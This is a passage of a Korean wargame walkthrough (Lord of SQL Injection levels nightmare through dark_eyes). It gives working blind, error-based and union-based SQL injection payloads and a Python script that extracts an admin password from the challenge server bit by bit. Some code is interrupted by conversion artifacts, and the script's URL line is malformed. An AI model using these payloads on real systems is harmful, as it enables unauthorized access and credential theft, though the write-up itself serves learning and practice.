select id from prob_nightmare where pw=('{$_GET[pw]}') and id!='admin'
```

코드 확인 결과 적어도 기존 입력을 닫기 위한 문자 ')' 2글자와 주석 우회를 위한 ;%00 2글자, 총 4글자는 기본적으로 사용 되어야 함을 알 수 있다. 즉, 2글자만으로 참인 조건을 만들어야 한다. 그러나 이미 [gremlin](#) 문제 풀이 시 가설 및 테스트에서 "=0 과 같음을 확인했다. 이를 이용하면 쉽게 문제 풀이가 가능하다.


· 풀이



[그림 2-88] nightmare 풀이 완료

2.19 xavis

문제 화면은 아래와 같다.



[그림 2-89] xavis 문제 화면

· 코드 설명

get 인자로 넘어가는 pw 변수에는 기본 외 추가로 regex, like 가 필터링 되어 있다. 이에 대한 내용은 아래와 같다.

필터링 문자	내용
regex	문자열 비교를 막기 위한 필터링
like	문자열 비교를 막기 위한 필터링

[표 2-11] xavis 필터링

regex와 like 모두 문자열 비교에 사용되지만 가장 기본적인 =를 필터링 하지 않기 때문에 쉽게 문제 풀이를 할 수 있을 것이다.

실제 데이터베이스에 질의를 하는 쿼리는 \$query 변수에 저장되며 아래와 같다.

```
select id from prob_xavis where id='admin' and pw='{$_GET[pw]}'
```

코드 확인 결과 정확한 admin의 pw 값을 입력해야 하기 때문에 \$_GET[pw] 변수를 이용해 적절한 쿼리 변조를 하여 Blind SQL Injection을 수행해야 한다.

· 가설 및 테스트

가장 기본적인 Blind SQL Injection 쿼리를 사용하여 해당 문제를 풀이 할 수 있을 것이다.

가설 및 테스트 1: pw 길이 비교

ascii(id)=97을 이용해 첫 글자가 a 인(admin) 의 pw만 추출하도록 제한할 수 있으며, 이후 length 함수를 이용해 길이를 구할 수 있다.

```
query : select id from prob_xavis where id='admin' and pw="" or ascii(id)=97 and length(pw)=12#'
```

Hello admin

[그림 2-90] admin 의 pw 길이 확인

pw 길이가 12글자 인 것을 알 수 있다. 여태 모든 pw는 8글자이지만 본 문제의 pw는 이상하게 길이가 다르다.

가설 및 테스트 2: pw의 1글자만 문자 길이 추출

혹시라도 ascii로 pw 값이 저장 된 것이 아니라 유니코드로 저장되어 있을 경우를 대비해 아래와 같이 pw의 첫 글자만 길이를 확인해 보았다.

```
query : select id from prob_xavis where id='admin' and pw="" or ascii(id)=97 and length(mid(pw,1,1))=4#'
```

Hello admin

[그림 2-91] pw의 1글자만 문자 길이 추출

확인 결과 1글자가 4바이트의 길이를 가지며 아래와 같이 기존 ascii 문자로 pw 가 저장되어 있던 [bugbear](#) 와 비교해 보았다.

```
mysql> select hex(mid(pw,1,1)) from prob_bugbear where id='admin';
+-----+
| hex(mid(pw,1,1)) |
+-----+
| 35                |
+-----+
1 row in set (0.00 sec)

mysql> select hex(mid(pw,1,1)) from prob_xavis where id='admin';
+-----+
| hex(mid(pw,1,1)) |
+-----+
| 0000C6B0          |
+-----+
1 row in set (0.00 sec)
```

[그림 2-92] bugbear의 pw 1글자와 길이 비교

[bugbear](#)의 ascii pw에서 첫 글자가 1바이트인 것에 비해 xavis의 pw 첫 글자는 4바이트이다. 또한, 실제 문자에 사용하는 바이트는 2바이트지만, 크기(length 함수 결과) 판단 시 패딩(0000)을 포함해 4바이트가 나오는 것을 확인할 수 있다. 즉 이를 통해 2바이트로 문자를 표현하는 한글이 사용되지 않았을까 추측해 볼 수 있다. 또한 이는 ascii가 아닌 ord 함수를 이용해 멀티 바이트 문자를 숫자로 변경해야 한다.

· 파이썬 코드

한글을 추출하기 위한 Blind SQL Injection 파이썬 코드는 아래와 같이 구현하였다.

```
import urllib
import urllib2

def attack(count,bit):
    p = urllib.urlencode(
        {"pw":"' or ascii(id)=97 and ord(substr(pw,%d,1))&%d=%d#" %(count,bit,bit)}
    )
    d = urllib.urlencode({'init':'init'})
    h = {'Cookie':'PHPSESSID=7em4r7qkru8qaktcco6s1suav2'}
    req = urllib2.Request(
        'http://los.whathell.kr/xavis_04f071ecdadb4296361d2101e4a2c390.php?s'%(p, d, h)
    )
    read = urllib2.urlopen(req).read()
    return read

f_str = "<br><h2>Hello"
count = 1

print "password : ",

while 1:
    bit = pow(2, 16)
    count_false = 0
    str_num = 0
    while bit >= 1:
        result = attack(count, bit)


        if(result.find(f_str)) != -1:
            str_num += bit
        else:
            count_false += 1

        bit /= 2

    if count_false > 16:
        exit(0)

    print unichr(str_num),
    count += 1
```

코드 실행 결과는 아래와 같다.




```
Run xavis
C:\Python27\python.exe C:/Users/Deok9/PycharmProjects/Spider/LOS/xavis.py
password : ..우왕군
Process finished with exit code 0
```

[그림 2-93] 파이썬 코드 실행 결과

· 풀이

파이썬 실행 결과 값 “우왕군”을 pw 변수에 넣어 보자.



```
query : select id from prob_xavis where id='admin' and pw='우왕군'
```

Hello admin

XAVIS Clear!

[그림 2-94] xavis 풀이 완료

· 추가 지식

1. 파이썬 2.6에서 한글 Blind SQL Injection 코드

기존 코드와 다른 점은 크게 2가지가 있다. 하나는 bit 연산에 사용하는 ascii에서 표현 가능한 문자 출력 범위인 7비트에서 한글에서 사용하는 2바이트(16비트)로 변경된 점이고, 하나는 출력 시 chr 함수가 아닌 unichr 함수를 사용해야 하는 점이다.

2. 한글 문자 범위


유니코드(UTF-8) 한글의 코드 범위는 0xAC00 ~ 0xD7AF 이다. 흔히 “가 ~ 힉” 으로 치환하여 사용하기도 한다.

3. pw가 ascii 인지 한글인지 판단 하는 방법

가설 및 테스트에서 살펴본 바와 같이 pw의 첫 글자의 길이를 비교하여 쉽게 판단할 수 있으며, 파이썬 자동화 코드에 pw 첫 글자 길이에 따라 bit(7/16) 및 출력 함수(chr/unichr) 를 변경하도록 구현할 수 있을 것이다.

2.20 dragon

문제 화면은 아래와 같다.




[그림 2-95] dragon 문제 화면

· 코드 설명

공격자가 입력 할 pw 변수 부분이 # 로 한 줄 주석처리 되어 있다. 그러나 개행 문자(%0a)에 대한 필터링이 없기 때문에 개행 후 기존 조건을 거짓으로 만들고 id 필드가 admin 인 조건을 주면 문제가 풀릴 것이다.

```
select id from prob_dragon where id='guest'# and pw='%0a
and 0 or id='admin'#
```


· 풀이



[그림 2-96] dragon 풀이 완료

2.21 iron_golem

문제 화면은 아래와 같다.



[그림 2-97] iron_golem 문제 화면

· 코드 설명

get 인자로 넘어가는 pw 변수에는 Blind SQL Injection 을 방어하기 위해 추가 필터링이 적용되어 있으며 내용은 아래와 같다.

필터링 문자	내용
sleep	timebased Blind SQL Injection 을 방어하기 위한 시간 지연 함수 필터링
benchmark	timebased Blind SQL Injection 을 방어하기 위한 벤치마크 함수 필터링

[표 2-12] iron_golem 필터링

실제 데이터베이스에 질의를 하는 쿼리는 \$query 변수에 저장되며 아래와 같다.

```
select id from prob_iron_golem where id='admin' and pw='{$_GET[pw]}''
```

기존 문제 코드와 다르게 아래와 같이 에러 발생 시 에러 구문 출력 후 종료하는 코드가 존재한다.

```
if(mysql_error()) exit(mysql_error());
```

solve 함수 호출을 위한 조건은 아래와 같다.

```
select pw from prob_iron_golem where id='admin' and pw='{$_GET[pw]}'
$result = @mysql_fetch_array(mysql_query($query));
if($result['pw'] && $result['pw'] == $_GET['pw']) solve("iron_golem");
```

코드 확인 결과 해당 문제를 풀기 위해서는 \$_GET[pw] 변수를 이용해 Timebased Blind SQL Injection 기법이 아닌 다른 방식의 Blind SQL Injection 기법을 수행해야 한다.

· 가설 및 테스트

기존 코드와 다르게 Blind SQL Injection에 가장 기본적으로 필요한 참, 거짓을 판별할 수 있는 문구가 문제에 존재하지 않는다. 그러나 본 문제에 추가된 에러 출력 코드를 통해 Error Based Blind SQL Injection 기법을 사용해 볼 수 있음을 알 수 있다. 문자열 필터링은 없으므로 기본 Blind SQL Injection 공격 쿼리문에 거짓 일 경우 에러를 발생 시키도록 공격 쿼리문을 작성할 수 있다.

가설 및 테스트 1: 에러 발생 시 구문 확인

에러 발생을 위한 구문을 매우 다양하나 where 조건 절에 사용하는 서브쿼리가 2개의 결과를 반환 할 경우 where 조건 절 처리를 정상적으로 할 수 없어 전체 쿼리에서 에러가 발생하는 점을 이용해 보겠다. 에러 발생 유무를 확인하기 위해 아래와 같이 실제 데이터베이스에서 테스트 해 보았다.

```
mysql> select 1 union select 2;
+----+
| 1 |
+----+
| 1 |
| 2 |
+----+
2 rows in set (0.00 sec)

mysql> select id from prob_iron_golem where (select 1 union select 2);
ERROR 1242 (21000): Subquery returns more than 1 row
```

[그림 2-98] 가설 및 테스트 1 확인

이를 응용하여 공격에 사용할 쿼리는 아래와 같다.

```
pw=" or ascii(id)=97 and
case when(length(pw)>8) then TRUE else (select 1 union select 2)) end#
```

위와 같은 쿼리를 사용하면 id 가 a 로 시작하는 레코드의 pw 길이가 8보다 큰 경우 참(TRUE)을 반환하고 작거나 같은 경우 (select 1 union select 2) 서브쿼리의 결과를 반환하여 전체 쿼리에서 "Subquery returns more than 1 row" Error를 반환할 것이다. 해당 에러 문을 통해 참 거짓 판별이 가능하여 pw 길이 및 case when 조건을 변경하여 Error Based Blind SQL Injection 공격이 수행 가능할 것 이다.

가설 및 테스트 2: pw 길이 비교

앞서 가설 및 테스트 1에서 살펴본 바와 같이 case when 구문을 통해 admin의 pw 길이를 알 수 있다. 확인 결과 아래와 같다.

```
query : select id from prob_iron_golem where id='admin' and pw="" or ascii(id)=97 and case when(length(pw)=68) then true else (select 1 union select 2) end#'
```

[그림 2-99] admin 의 pw 길이 확인

pw 길이가 68글자 인 것을 알 수 있다. [xavis](#) 문제와 같이 한글로 이루어진 pw 가 의심된다. id 가 admin인 레코드의 pw 1글자 길이를 확인한 결과 아래와 같다.

```
query : select id from prob_iron_golem where id='admin' and pw="" or ascii(id)=97 and case when(length(mid(pw,1,1))=4) then true else (select 1 union select 2) end#'
```

[그림 2-100] admin 의 pw 1글자 길이 확인

1글자가 4바이트 인 것으로 보아 ascii 값 보다 한글로 의심된다.

가설 및 테스트 3: 문자열 추출

가설 및 테스트 1에서 사용한 공격 쿼리의 case when 조건을 변경해 아래와 같은 방식의 쿼리를 전송하여 문자열 추출이 가능할 것이다.

```
id='admin' and pw="" or ascii(id)=97 and  
case when(ord(substr(pw,1,1))&64=64) then TRUE else (select 1 union select 2) end#
```

· 파이썬 코드

기존 [xavis](#) 문제 풀이 시 사용한 파이썬 코드에서 p(aram) 변수의 연산자 부분과 f_str 변수 값만 아래와 같이 수정하여 구현하였다.

```
def attack(count,bit):  
    p = urllib.urlencode(  
        #{ "pw": "" or ascii(id)=97 and ord(substr(pw,%d,1))&%d=%d#" %(count,bit,bit)} #xavis  
        {"pw": "" or ascii(id)=97 and case when(ord(substr(pw,%d,1))&%d=%d) then TRUE else  
          (select 1 union select 2) end#" %(count,bit,bit)} #iron_golem  
    )
```

일부 생략

```
f_str = "iron_golem" #참일 경우 출력되는 문자열
```

이하 생략

코드 실행 결과는 아래와 같다.

```
Run iron_golem
C:\Python27\python.exe C:/Users/Deok9/Dropbox/Code/LOS/iron_golem.py
password : 루 비 꺼 야 ! 빼 애 애 애 애 애 애 애 액 ! ! !
Process finished with exit code 0
```

[그림 2-101] 파이썬 코드 실행 결과

· 풀이

파이썬 실행 결과 값 "루비꺼야!빼애애애애애애액!!!"을 pw 변수에 넣어 보자.

```
query : select id from prob_iron_golem where id='admin' and pw='루비꺼야!빼애애애애애애액!!!'
```

IRON_GOLEM Clear!

[그림 2-102] darknight 풀이 완료

· 추가 지식

1. 조건 처리 가능 구문

case when() ~ then ~ else ~ end 구문, if(조건, 참값, 거짓 값), ifnull, nullif, in

2. 에러 발생 구문

select 1 union select 2와 같은 "Subquery return more than 1 row" 외 아래와 같이 regex를 사용할 수 도 있다.

```
1 | SELECT 1 REGEXP ''
2 | Got error 'empty (sub)expression' from regexp

1 | SELECT 1 REGEXP '('
2 | Got error 'parentheses not balanced' from regexp

1 | SELECT 1 REGEXP '['
2 | Got error 'brackets ([ ]) not balanced' from regexp

1 | SELECT 1 REGEXP '|'
2 | Got error 'empty (sub)expression' from regexp

1 | SELECT 1 REGEXP '\\'
2 | Got error 'trailing backslash (\)' from regexp

1 | SELECT 1 REGEXP '*', '?', '+', '{1'
2 | Got error 'repetition-operator operand invalid' from regexp

1 | SELECT 1 REGEXP 'a{1,1,1}'
2 | Got error 'invalid repetition count(s)' from regexp
```

[그림 2-103] REGEXP를 이용한 에러 발생 구문 예

· 다른 방식의 풀이

매우 다양한 방법으로 다른 풀이를 할 수 있겠지만 추가 지식에서 살펴 본 IF(조건, 참값, 거짓값)을 사용하는 방법도 있으니 알아두자.

```
query : select id from prob_iron_golem where id='admin' and pw="" or ascii(id)=97 and if(ord(substr(pw,1,1))&64=64,TRUE,(select 1 union select 2))#
```

[그림 2-104] 다른 방식의 풀이 1(참 조건)

```
← → ↺ 🔍 ?pw=' or ascii(id)=97 and if(ord(substr(pw,1,1))&16=16,TRUE,(select 1 union select 2))#
```

Subquery returns more than 1 row

[그림 2-105] 다른 방식의 풀이 1(거짓 조건)

또한 조건 문이 아닌 or 연산자의 shortcut을 활용해 문제를 풀이하는 방법도 있으니 알아두자. 아래는 이를 테스트 한 화면이다.

```
mysql> select id from prob_iron_golem where id='admin' and pw='' or ascii(id)=97 and (ord(mid(pw,1,1))&64=64 or (select pw union select 2));
+-----+
| id    |
+-----+
| admin |
+-----+
1 row in set (0.00 sec)

mysql> select id from prob_iron_golem where id='admin' and pw='' or ascii(id)=97 and (ord(mid(pw,1,1))&64=64 or (select 1 union select 2));
ERROR 1242 (21000): Subquery returns more than 1 row
```

[그림 2-106] 다른 방식의 풀이 2(shortcut) 테스트

or 연산자를 기준으로 앞의 조건이 참이면 shortcut에 의해 기본적으로 뒤의 조건을 검사하지 않는다. 그러나 테스트 결과 서브쿼리의 첫 select에 테이블에 존재하는 필드(ex: id, pw)가 아닌 0,1과 같은 값을 주고 union select 2와 같은 구문으로 2번째 row를 반환하면 참일 경우에도 에러가 발생한다.

실제로 select 0과 select pw 는 동일한 결과를 반환하지만 공격 쿼리가 동작 할 경우는 다른 결과를 반환하는 것을 확인할 수 있다.

```
mysql> select id from prob_iron_golem where (select 0);
Empty set (0.00 sec)

mysql> select id from prob_iron_golem where (select pw);
Empty set (0.00 sec)


mysql> select id from prob_iron_golem where id='admin' and pw='' or ascii(id)=97 and (ord(mid(pw,1,1))&64=64 or (select 0 union select 2));
ERROR 1242 (21000): Subquery returns more than 1 row
mysql> select id from prob_iron_golem where id='admin' and pw='' or ascii(id)=97 and (ord(mid(pw,1,1))&64=64 or (select pw union select 2));
+-----+
| id    |
+-----+
| admin |
+-----+
1 row in set (0.00 sec)
```

[그림 2-107] 다른 방식의 풀이 2(shortcut) 서브쿼리 테스트

따라서 if, then 등의 조건 구문이 필터링 되어 있을 경우 or 을 사용해 필터링 우회를 할 수 있으나 테이블에 존재하는 필드를 사용함에 유의해야 할 것이다.

2.22 dark_eyes

문제 화면은 아래와 같다.



[그림 2-108] dark_eyes 문제 화면

· 코드 설명

get 인자로 넘어가는 pw 변수에는 Blind SQL Injection 을 방어하기 위해 추가 필터링이 적용되어 있으며 내용은 아래와 같다.

필터링 문자	내용
col	column? collation? 무엇을 필터링 하는 것인지 잘 모르겠다.
if	errorbased 또는 timebased Blind SQL Injection 공격을 방어하기 위한
case	if(조건, 참값, 거짓값) 구문과 case when ~ then ~ else ~ end 구문을 필
when	터링
sleep	timebased Blind SQL Injection 을 방어하기 위한 시간 지연 함수 필터링
benchmark	timebased Blind SQL Injection 을 방어하기 위한 벤치마크 함수 필터링

[표 2-13] dark_eyes 필터링

실제 데이터베이스에 질의를 하는 쿼리는 \$query 변수에 저장되며 아래와 같다.

```
select id from prob_dark_eyes where id='admin' and pw='{$_GET[pw]}''
```

[iron_golem](#) 문제 코드와 다르게 아래와 같이 에러 발생 시 에러 구문을 출력하지 않고 종료하는 코드가 존재한다.

```
if(mysql_error()) exit();
```

solve 함수 호출을 위한 조건은 아래와 같다.

```
select pw from prob_dark_eyes where id='admin' and pw='{$_GET[pw]}'
$result = @mysql_fetch_array(mysql_query($query));
if($result['pw'] && $result['pw'] == $_GET['pw']) solve("dark_eyes");
```

코드 확인 결과 해당 문제를 풀기 위해서는 \$_GET[pw] 변수를 이용해 조건문 필터링을 우회하고 Blind SQL Injection 기법을 수행해야 한다.

· 가설 및 테스트

본 문제에서는 에러 발생 시 에러 구문을 출력하지 않고 바로 종료한다. 그러나 [iron_golem](#) 문제 풀이 시 수행한 방법과 동일하게 참일 경우 출력하는 문제 페이지를 기준으로 참, 거짓을 판단한다면 큰 문제가 되지 않는다. 유의해야 할 사항은 if 문과 case when 구문을 사용할 수 없으며, 이는 union 구문의 특징을 이용해 풀이 해 볼 수 있다.

가설 및 테스트 1: union 구문 활용 방안

union 구문은 중복되는 값이 있을 경우 중복을 제거하여 1개의 row 만 반환하는 특징이 있다. 만약 중복 값을 모두 반환하고 싶을 경우는 아래와 같이 union all 구문을 사용한다.

```
mysql> select 1 union select 1;
+----+
| 1 |
+----+
1 row in set (0.00 sec)

mysql> select 0 union select 1;
+----+
| 0 |
+----+
| 1 |
+----+
2 rows in set (0.00 sec)

mysql> select 1 union all select 1;
+----+
| 1 |
+----+
| 1 |
+----+
2 rows in set (0.00 sec)
```

[그림 2-109] 가설 및 테스트 1 확인

이를 응용하여 공격에 사용할 쿼리는 아래와 같다.

```
pw=" or ascii(id)=97 and  
(select (length(pw)=8) union select 1)#
```

위와 같은 쿼리를 사용하면 id 가 a 로 시작하는 레코드의 pw 길이가 8일 경우 1을 반환하여 (select 1 union select 1) 즉, 1개의 row 만 반환할 것이고, 8이 아닐 경우 0을 반환하여 (select 0 union select 1) 즉, 0과 1 2개의 row를 반환하여 전체 쿼리에서 "Subquery returns more than 1 row" 에러를 반환할 것이다. 해당 에러 문을 통해 참 거짓 판별이 가능하여 pw 길이 및 union 앞의 조건을 변경하여 Error Based Blind SQL Injection 공격이 수행 가능할 것이다.

가설 및 테스트 2: pw 길이 비교

앞서 가설 및 테스트 1에서 살펴본 바와 같이 case when 구문을 통해 admin의 pw 길이를 알 수 있다. 확인 결과 아래와 같다.

```
query : select id from prob_dark_eyes where id='admin' and pw="" or ascii(id)=97 and (select length(pw)=8 union select 1)#
```

<?php

[그림 2-110] admin 의 pw 길이 확인

pw 길이가 8글자 인 것을 알 수 있다.

가설 및 테스트 3: 문자열 추출

가설 및 테스트 1에서 사용한 공격 쿼리의 union 앞의 조건을 변경해 아래와 같은 방식의 쿼리를 전송하여 문자열 추출이 가능할 것이다.

```
id='admin' and pw=" or ascii(id)=97 and (select ord(substr(pw,1,1))&64=64 union select 1)#
```

· 파이썬 코드

기존 [iron_golem](#) 문제 풀이 시 사용한 파이썬 코드에서 p(aram) 변수의 연산자 부분과 f_str 변수 값만 아래와 같이 수정하여 구현하였다.

